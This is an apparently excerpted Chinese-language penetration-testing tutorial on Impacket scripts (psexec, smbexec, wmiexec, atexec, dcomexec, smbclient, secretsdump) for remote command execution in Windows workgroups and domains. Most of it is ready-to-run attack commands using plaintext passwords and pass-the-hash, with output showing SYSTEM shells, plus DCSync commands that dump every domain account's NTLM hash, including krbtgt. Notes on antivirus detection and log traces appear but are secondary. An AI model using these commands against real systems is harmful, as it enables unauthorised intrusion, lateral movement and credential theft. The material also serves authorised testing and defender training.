


Impacket 的使用

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



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impacket 是一款用于处理网络协议的 Python 类的集合，用于对 SMB1-3 或 IPv4 / IPv6 上的 TCP、UDP、ICMP、IGMP，ARP，IPv4，IPv6，SMB，MSRPC，NTLM，Kerberos，WMI，LDAP 等协议进行低级编程访问。数据包可

以从头开始构建，也可以从原始数据中解析，而面向对象的 API 使处理协议的深层次结构变得简单。

项目地址：<https://github.com/SecureAuthCorp/impacket>

编译为二进制文件地址：

https://github.com/ropnop/impacket_static_binaries

以下演示 impacket 中一些常用脚本的常见用法：

远程连接

以下五个远程连接脚本均可以使用明文密码和密码 Hash 进行远程连接。

- 对于域环境：连接域内普通主机可以使用普通域用户账号。连接域控，需要域管理员账号(可以是非 administrator)。
- 对于工作组环境：Windows Vista 之前的系统，可以使用本地管理员组内用户进行连接。Windows Vista 之后的系统，只能使用 administrator 用户去连接。其他用户包括在管理员组内的非 administrator 用户都不行。以下仅使用 Windows Server 2008R2 进行测试。

1. psexec.py

(1) 远程连接原理

该脚本的连接原理是通过管道上传一个二进制文件到目标机器的 C:\Windows 目录，并在远程目标机器上创建一个服务。然后，通过该服务运行二进制文件，运行结束后删除服务和二进制文件。由于创建或删除服务时会产生大量的日志，所以会在攻击溯源时通过日志反推攻击流程。并且该工具在执行上传的二进制文件时，会被杀毒软件查杀。如图所示被火绒查杀：




威胁文件:  jqMNPccF.exe 信任
病毒类型: 黑客工具 (HackTool/RemoteExec.a)
威胁描述: 可以被黑客利用, 用来控制用户计算机或发起网络攻击的工具程序。

该脚本上传的 exe 程序和创建的服务名都是随机生成的。如图所示，可以看到其上次的程序名为 WhybEdnH.exe，创建的服务名为 tZzW。

```
[*] Requesting shares on 10.211.55.16.....  
[*] Found writable share ADMIN$  
[*] Uploading file WhybEdnH.exe  
[*] Opening SVCManager on 10.211.55.16.....  
[*] Creating service tZzW on 10.211.55.16.....  
[*] Starting service tZzW.....
```

如图所示，其上传的 WhybEdnH.exe 文件在 C:\Windows 目录下。



如图所示，其创建的服务名为 tZzW。

tZzW 的属性(本地计算机)
×

常规
登录
恢复
依存关系

服务名称:
tZzW

显示名称:
tZzW

描述:

可执行文件的路径:
C:\WINDOWS\WhybEdnH.exe

启动类型(E):
手动

服务状态:
正在运行

启动(S)

停止(T)

暂停(P)

恢复(R)

当从此处启动服务时，你可指定所适用的启动参数。

启动参数(M):

(2) 远程连接条件

要利用该脚本进行远程连接，需要目标主机开启 445 端口和非 IPC\$ 的任意可写共享。因为 psexec 要往目标主机写入二进制文件。如图所示，C\$ 和 admin\$ 默认是开启的。

```
C:\Users\hack.XIE\Desktop>net share
```

Share name	Resource	Remark
C\$	C:\	默认共享
E\$	E:\	默认共享
IPC\$		远程 IPC
ADMIN\$	C:\WINDOWS	远程管理
Users	C:\Users	
WMI_SHARE	C:\	

The command completed successfully.

当目标 445 端口关闭的话，出现如图所示报错。

```
→ examples git:(master) x ./psexec.py administrator:root@10.211.55.7
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[-] [Errno Connection error (10.211.55.7:445)] [Errno 60] Operation timed out
```

当目标主机没有可写共享时，出现如图所示报错。

```
→ examples git:(master) x ./psexec.py administrator:root@10.211.55.7
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.211.55.7.....
```

(3) 远程连接

以下演示在工作组环境下和域环境下使用 psexec.py 脚本利用用户密码和哈希进行远程连接。

工作组

- 账号：administrator
- 密码：root

- 目标 ip: 10.211.55.7

#使用明文密码

```
python3 psexec.py administrator:root@10.211.55.7 -codec gbk
```

#使用密码哈希

```
python3 psexec.py administrator@10.211.55.7 -hashes aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9 -codec gbk
```

执行效果如图所示。

```
→ examples git:(master) python3 psexec.py administrator:root@10.211.55.7 -codec gbk
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.211.55.7.....
[*] Found writable share ADMIN$
[*] Uploading file cimtZsaU.exe
[*] Opening SVCManager on 10.211.55.7.....
[*] Creating service cCOD on 10.211.55.7.....
[*] Starting service cCOD.....
[!] Press help for extra shell commands
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    IPv6 地址 . . . . . : fdb2:2c26:f4e4:0:8dd:386f:f8b6:e9
    本地链接 IPv6 地址 . . . . . : fe80::8dd:386f:f8b6:e9%11
    IPv4 地址 . . . . . : 10.211.55.7
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . : 10.211.55.1

隧道适配器 isatap.{AE7CE361-B1F0-4512-8C34-1C2B57EE71DC}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :
```

→ examples git:(master) python3 psexec.py administrator@10.211.55.7 -hashes aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9 -codec gbk
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

```
[*] Requesting shares on 10.211.55.7.....
[*] Found writable share ADMIN$
[*] Uploading file RlvUwBaM.exe
[*] Opening SVCManager on 10.211.55.7.....
[*] Creating service sKTK on 10.211.55.7.....
[*] Starting service sKTK.....
[!] Press help for extra shell commands
Microsoft Windows [版本 6.1.7600]
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C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    IPv6 地址 . . . . . : fdb2:2c26:f4e4:0:8dd:386f:f8b6:e9
    本地链接 IPv6 地址 . . . . . : fe80::8dd:386f:f8b6:e9%11
    IPv4 地址 . . . . . : 10.211.55.7
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . : 10.211.55.1

隧道适配器 isatap.{AE7CE361-B1F0-4512-8C34-1C2B57EE71DC}:
```

域环境

- 账号: xie\hack
- 密码: P@ss1234
- 目标 ip: 172.16.200.84

#使用明文密码

```
python3 psexec.py xie/hack:P@ss1234@172.16.200.84 -codec gbk
```

#使用密码哈希

```
python3 psexec.py xie/hack@172.16.200.84 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae -codec gbk
```

执行效果如图所示。

→ examples git:(master) python3 psexec.py xie/hack:P@ss1234@172.16.200.84 -codec gbk
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 172.16.200.84.....
[*] Found writable share ADMIN\$
[*] Uploading file zMicpZV0.exe
[*] Opening SVCManager on 172.16.200.84.....
[*] Creating service sLho on 172.16.200.84.....
[*] Starting service sLho.....
[!] Press help for extra shell commands
Microsoft Windows [版本 6.1.7600]
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C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP 配置

以太网适配器 本地连接:

连接特定的 DNS 后缀 :
本地连接 IPv6 地址 : fe80::5591:33d3:dae1:4f5e%11
IPv4 地址 : 172.16.200.84
子网掩码 : 255.255.255.0
默认网关 : 172.16.200.254

fcmit.cc

```
→ examples git:(master) python3 psexec.py xie/hack@172.16.200.84 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4e
c2626e3638066146a0d5ceae -codec gbk
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 172.16.200.84.....
[*] Found writable share ADMIN$
[*] Uploading file INTFLPcm.exe
[*] Opening SVCManager on 172.16.200.84.....
[*] Creating service MkwB on 172.16.200.84.....
[*] Starting service MkwB.....
[!] Press help for extra shell commands
Microsoft Windows [版本 6.1.7600]
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C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig /all

Windows IP 配置

主机名 . . . . . : Server2008
主 DNS 后缀 . . . . . : xie.com
节点类型 . . . . . : 混合
IP 路由已启用 . . . . . : 否
WINS 代理已启用 . . . . . : 否
DNS 后缀搜索列表 . . . . . : xie.com

以太网适配器 本地连接:
```

2. smbexec.py

(1) 远程连接原理

smbexec 是一个类似 psexec 的使用 RemComSvc 技术的工具，该工具通过文件共享在远程系统中创建服务，将要运行的命令通过服务写在 bat 文件中来执行，然后将执行的结果写在文件中来读取执行命令的输出，最后将 bat 文件、输出文件和服务都删除。虽然这种技术可能有助于躲避 AV，但是创建或删除服务时会产生大量的日志，所以会在攻击溯源时通过日志反推攻击流程。

目前 defender 也会对该工具进行查杀，如图所示：

VirTool:Win32/MSFPsExecCommand

警报级别: 严重

状态: 已删除

日期: 2022/1/25 13:00

类别: 工具

详细信息: 这个程序用于创建病毒、蠕虫或其他恶意软件。

[了解更多信息](#)

受影响的项目:


```
CmdLine: C:\Windows\System32\cmd.exe /Q /c echo cd ^> \\127.0.0.1\C$\  
_output 2^>^&1 > C:\Windows\TEMP\execute.bat & C:\Windows  
\system32\cmd.exe /Q /c C:\Windows\TEMP\execute.bat & del C:\Windows  
\TEMP\execute.bat
```

OK

查杀后，该工具运行会报如图所示所示错误：

```
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation  
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
```

该工具正常运行完成后，通过目标主机的事件查看器可以知道该脚本默认创建的服务名为 BTOBTO。



服务名是固定不变的，我们可以在脚本中看到如图所示。

```
OUTPUT_FILENAME = '__output'
BATCH_FILENAME  = 'execute.bat'
SMBSERVER_DIR   = '__tmp'
DUMMY_SHARE     = 'TMP'
SERVICE_NAME   = 'BTOBTO'
CODEC = sys.stdout.encoding
```

服务的服务文件名是要执行的命令。

```
%COMSPEC% /Q /c echo cd ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```

这条命令将会执行如下操作：

- 将命令写入文件 C:\windows\temp\execute.bat
- 执行 C:\windows\temp\execute.bat 文件
- 删除 C:\windows\temp\execute.bat 文件
- 从 C:__output 文件中获得命令执行的结果
- 删除 C:__output 文件

如图所示，可以看到 C:\windows\temp\execute.bat 文件。

› 此电脑 › 本地磁盘 (C:) › Windows › Temp ›

名称

WinSAT

execute.bat

如图所示，可以看到 C:__output 文件。

› 此电脑 › 本地磁盘 (C:) ›

名称

PerfLogs

Program Files

Program Files (x86)

Windows

用户

__output

(2) 远程连接条件

要利用该脚本进行远程连接，需要目标主机开启 445 端口，可以使用除 ipc\$ 共享外的其他所有共享。该脚本默认使用的是 C\$，可以使用 -share 参数指定其他共享。

(3) 远程连接

以下演示在工作组环境下和域环境下使用 smbexec.py 脚本利用用户密码和哈希进行远程连接。

工作组

- 账号: administrator
- 密码: root
- 目标 ip: 10.211.55.7

#使用明文密码

```
python3 smbexec.py administrator:root@10.211.55.7 -codec gbk
```

#使用密码哈希

```
python3 smbexec.py administrator@10.211.55.7 -hashes aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9 -codec gbk
```

执行效果如图所示。

```
→ examples git:(master) python3 smbexec.py administrator:root@10.211.55.7 -codec gbk
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[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>exit
→ examples git:(master) python3 smbexec.py administrator@10.211.55.7 -hashes aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9 -codec gbk
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

有时候, 如果默认的 C\$ 共享没有开启的话, 需要指定其他共享进行连接。

```
python3 smbexec.py administrator:root@10.211.55.7 -codec gbk -share admin$
```

执行效果如图所示。

→ examples git:(master) python3 smbexec.py administrator:root@10.211.55.7 -codec gbk
 Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[-] SMB SessionError: STATUS_BAD_NETWORK_NAME({Network Name Not Found} The specified share name cannot be found on the remote server.)

→ examples git:(master) python3 smbexec.py administrator:root@10.211.55.7 -codec gbk -share admin\$
 Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
 C:\Windows\system32>whoami
 nt authority\system

域环境

- 账号: xie\hack
- 密码: P@ss1234
- 目标 ip: 172.16.200.84

#使用明文密码

python3 smbexec.py xie/hack:P@ss1234@172.16.200.84 -codec gbk

#使用密码哈希

python3 smbexec.py xie/hack@172.16.200.84 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae -codec gbk

执行效果如图所示。

→ examples git:(master) python3 smbexec.py xie/hack:P@ss1234@172.16.200.84 -codec gbk
 Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
 C:\Windows\system32>whoami
 nt authority\system

C:\Windows\system32>exit

→ examples git:(master) python3 smbexec.py xie/hack@172.16.200.84 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae -codec gbk
 Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
 C:\Windows\system32>whoami
 nt authority\system

3. wmiexec.py

该脚本主要通过 WMI 来实现命令执行。该脚本在躲避 AV 查杀方面是做的最好的。

(1) 远程连接条件

要利用该脚本进行远程连接，需要目标主机开启 135 和 445 端口，并且依赖于 admin\$。135 端口用来执行命令，445 端口用来读取回显。

(2) 远程连接

以下演示在工作组环境下和域环境下使用 wmiexec.py 脚本利用用户密码和哈希进行远程连接。

工作组

- 账号：administrator
- 密码：root
- 目标 ip：10.211.55.7

#使用明文密码

```
python3 wmiexec.py administrator:root@10.211.55.7 -codec gbk
```

#使用密码哈希

```
python3 wmiexec.py administrator@10.211.55.7 -hashes aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9 -codec gbk
```

执行效果如图所示。

```

→ examples git:(master) python3 wmiexec.py administrator:root@10.211.55.7 -codec gbk
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
win2008\administrator

C:\>exit
→ examples git:(master) python3 wmiexec.py administrator@10.211.55.7 -hashes aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9 -codec gbk
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
win2008\administrator

```

域环境

- 账号: xie\hack
- 密码: P@ss1234
- 目标 ip: 172.16.200.84

#使用明文密码

```
python3 wmiexec.py xie/hack:P@ss1234@172.16.200.84 -codec gbk
```

#使用密码哈希

```
python3 wmiexec.py xie/hack@172.16.200.84 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae -codec gbk
```

#使用票据

```
python3 wmiexec.py -no-pass -k AD01.xie.com -codec gbk
```

执行效果如图所示。

```

→ examples git:(master) python3 wmiexec.py xie/hack:P@ss1234@172.16.200.84 -codec gbk
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
xie\hack

C:\>exit
→ examples git:(master) python3 wmiexec.py xie/hack@172.16.200.84 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae -codec gbk
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
xie\hack

```

4. atexec.py

该脚本通过任务计划服务（Task Scheduler）来在目标主机上实现命令执行，并返回命令执行后的输出结果。

(1) 远程连接

以下演示在工作组环境下和域环境下使用 atexec.py 脚本利用用户密码和哈希进行远程连接。

工作组

- 账号：administrator
- 密码：root
- 目标 ip：10.211.55.7

#使用明文密码

```
python3 atexec.py administrator:root@10.211.55.7 whoami
```

#使用密码哈希

```
python3 atexec.py administrator@10.211.55.7 whoami -hashes aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9
```

执行效果如图所示。

```
→ examples git:(master) python3 atexec.py administrator:root@10.211.55.7 whoami
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[!] This will work ONLY on Windows >= Vista
[*] Creating task \DJpL0rf1
[*] Running task \DJpL0rf1
[*] Deleting task \DJpL0rf1
[*] Attempting to read ADMIN$\Temp\DJpL0rf1.tmp
nt authority\system

→ examples git:(master) python3 atexec.py administrator@10.211.55.7 whoami -hashes aad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9
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[!] This will work ONLY on Windows >= Vista
[*] Creating task \fWAUVPyy
[*] Running task \fWAUVPyy
[*] Deleting task \fWAUVPyy
[*] Attempting to read ADMIN$\Temp\fWAUVPyy.tmp
nt authority\system
```

域环境

- 账号: xie\hack
- 密码: P@ss1234
- 目标 ip: 172.16.200.84

#使用明文密码

```
python3 atexec.py xie/hack:P@ss1234@172.16.200.84 whoami
```

#使用密码哈希

```
python3 atexec.py xie/hack@172.16.200.84 whoami -hashes aad3b435b51404ee
aad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae
```

执行效果如图所示。

```

→ examples git:(master) python3 atexec.py xie/hack:P@ss1234@172.16.200.84 whoami
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[!] This will work ONLY on Windows >= Vista
[*] Creating task \ahxJEpgW
[*] Running task \ahxJEpgW
[*] Deleting task \ahxJEpgW
[*] Attempting to read ADMIN$\Temp\ahxJEpgW.tmp
nt authority\system

→ examples git:(master) python3 atexec.py xie/hack@172.16.200.84 whoami -hashes aad3b435b5140
4eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae
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[!] This will work ONLY on Windows >= Vista
[*] Creating task \DxZpMfwS
[*] Running task \DxZpMfwS
[*] Deleting task \DxZpMfwS
[*] Attempting to read ADMIN$\Temp\DxZpMfwS.tmp
nt authority\system

```

5. dcomexec.py

该脚本通过 DCOM 在目标主机上实现命令执行，并返回命令执行后的输出结果。

(1) 远程连接

以下演示在工作组环境下和域环境下使用 dcomexec.py 脚本利用用户密码和哈希进行远程连接。

工作组

- 账号：administrator
- 密码：root
- 目标 ip：10.211.55.7

#使用明文密码

```
python3 dcomexec.py administrator:root@10.211.55.7 whoami
```

#使用密码哈希

```
python3 dcomexec.py administrator@10.211.55.7 whoami -hashes aad3b435b5140
4eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9
```

执行效果如图所示。

```
→ examples git:(master) python3 dcomexec.py administrator:root@10.211.55.7 whoami
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[*] SMBv2.1 dialect used
win2008\administrator

→ examples git:(master) python3 dcomexec.py administrator@10.211.55.7 whoami -hashes aad3b435b
51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9
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[*] SMBv2.1 dialect used
win2008\administrator
```

域环境

这个脚本不能用于域环境，执行报错如图所示。

```
→ examples git:(master) python3 dcomexec.py xie/hack:P@ss1234@172.16.200.84 whoami
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[*] SMBv2.1 dialect used
[-] DCOM SessionError: unknown error code: 0x800706ba
```

6. smbclient.py

这个脚本可以往服务器上传文件

(1) 远程连接

以下演示在工作组环境下和域环境下使用 smbclient.py 脚本利用用户密码和哈希进行远程连接。

工作组

- 账号：administrator
- 密码：root
- 目标 ip：10.211.55.7

#使用明文密码

```
python3 smbclient.py administrator:root@10.211.55.7
```


#使用密码哈希

```
python3 smbclient.py administrator@10.211.55.7 -hashes aad3b435b51404eeaad3  
b435b51404ee:329153f560eb329c0e1deea55e88a1e9
```

#连接成功之后，执行的命令

info #查看信息

shares #查看开启的共享

use xx #使用指定的共享 is

ls #查看当前目录的文件

cd #切换路径

put xx #上传文件

get xx #下载文件

执行效果如图所示。



网络安全

→ examples git:(master) python3 smbclient.py administrator:root@10.211.55.7
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```
Type help for list of commands
# info
Version Major: 6
Version Minor: 1
Server Name: WIN2008
Server Comment:
Server UserPath: c:\
Simultaneous Users: 16777216
# shares
ADMIN$
C$
IPC$
# use c$
# ls
drw-rw-rw-      0  Fri Aug 20 09:19:15 2021 $Recycle.Bin
drw-rw-rw-      0  Mon Mar  1 21:07:09 2021 Documents and Settings
-rw-rw-rw- 1073741824  Fri Aug 20 09:33:40 2021 pagefile.sys
drw-rw-rw-      0  Mon Mar  1 21:06:59 2021 PerfLogs
drw-rw-rw-      0  Wed Jul 14 00:13:26 2021 phpstudy_pro
drw-rw-rw-      0  Mon Mar  1 21:06:59 2021 Program Files
drw-rw-rw-      0  Fri Aug 20 09:12:48 2021 Program Files (x86)
drw-rw-rw-      0  Mon Mar  1 21:16:49 2021 ProgramData
drw-rw-rw-      0  Tue Mar  2 13:14:57 2021 Recovery
drw-rw-rw-      0  Mon Mar  1 21:08:42 2021 System Volume Information
drw-rw-rw-      0  Fri Aug 20 09:19:10 2021 Users
drw-rw-rw-      0  Wed Mar  1 22:20:34 2023 Windows
```

域环境

- 账号: xie\hack
- 密码: P@ss1234
- 目标 ip: 10.211.55.16

#使用明文密码

```
./smbclient.py xie/hack:P@ss1234@10.211.55.16
```

#使用密码哈希

```
./smbclient.py xie/hack@10.211.55.16 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae
```

执行效果如图所示。

```

+ examples git:(master) x ./smbclient.py xie/hack:P@ss1234@10.211.55.16
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Type help for list of commands
# info
Version Major: 10
Version Minor: 0
Server Name: WIN10
Server Comment:
Server UserPath: c:\
Simultaneous Users: 20
# exit
+ examples git:(master) x ./smbclient.py xie/hack@10.211.55.16 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

Type help for list of commands
# info
Version Major: 10
Version Minor: 0
Server Name: WIN10
Server Comment:
Server UserPath: c:\
Simultaneous Users: 20

```

获取域内所有用户的 Hash(secretsdump.py)

该脚本是利用 DCSync 功能导出域内用户的哈希。只要连接的账号密码具有 DCSync 功能，则可以导出域内用户的哈希。

#获取域内所有用户的 Hash

```
python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 --just-dc
```

#获取域内指定 krbtgt 用户的 Hash

```
python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 --just-dc-u
ser krbtgt
```

#使用卷影复制服务 volume shadow copy (VSS) 导出域内所有哈希

```
python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 --use-vss
```

#如果是域林，则指定的用户需要加域前缀

```
python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 --just-dc-u
ser "xie\krbtgt"
```

执行效果如图所示。

```

→ examples python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 -just-dc
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[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
xie.com\Administrator:500:aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eeecb918dfb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:badf5dbde4d4cbbd1135cc26d8200238:::
xie.com\531000-BDAIC92K1NQI:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\SM_7dea93aa12f841cd8:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\SM_a53ca793849c4c369:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\SM_6854f5fe75b74c0db:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\SM_e3875fb143f04283a:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\SM_8868e6f37e9049ef8:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\SM_498181a6621647748:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
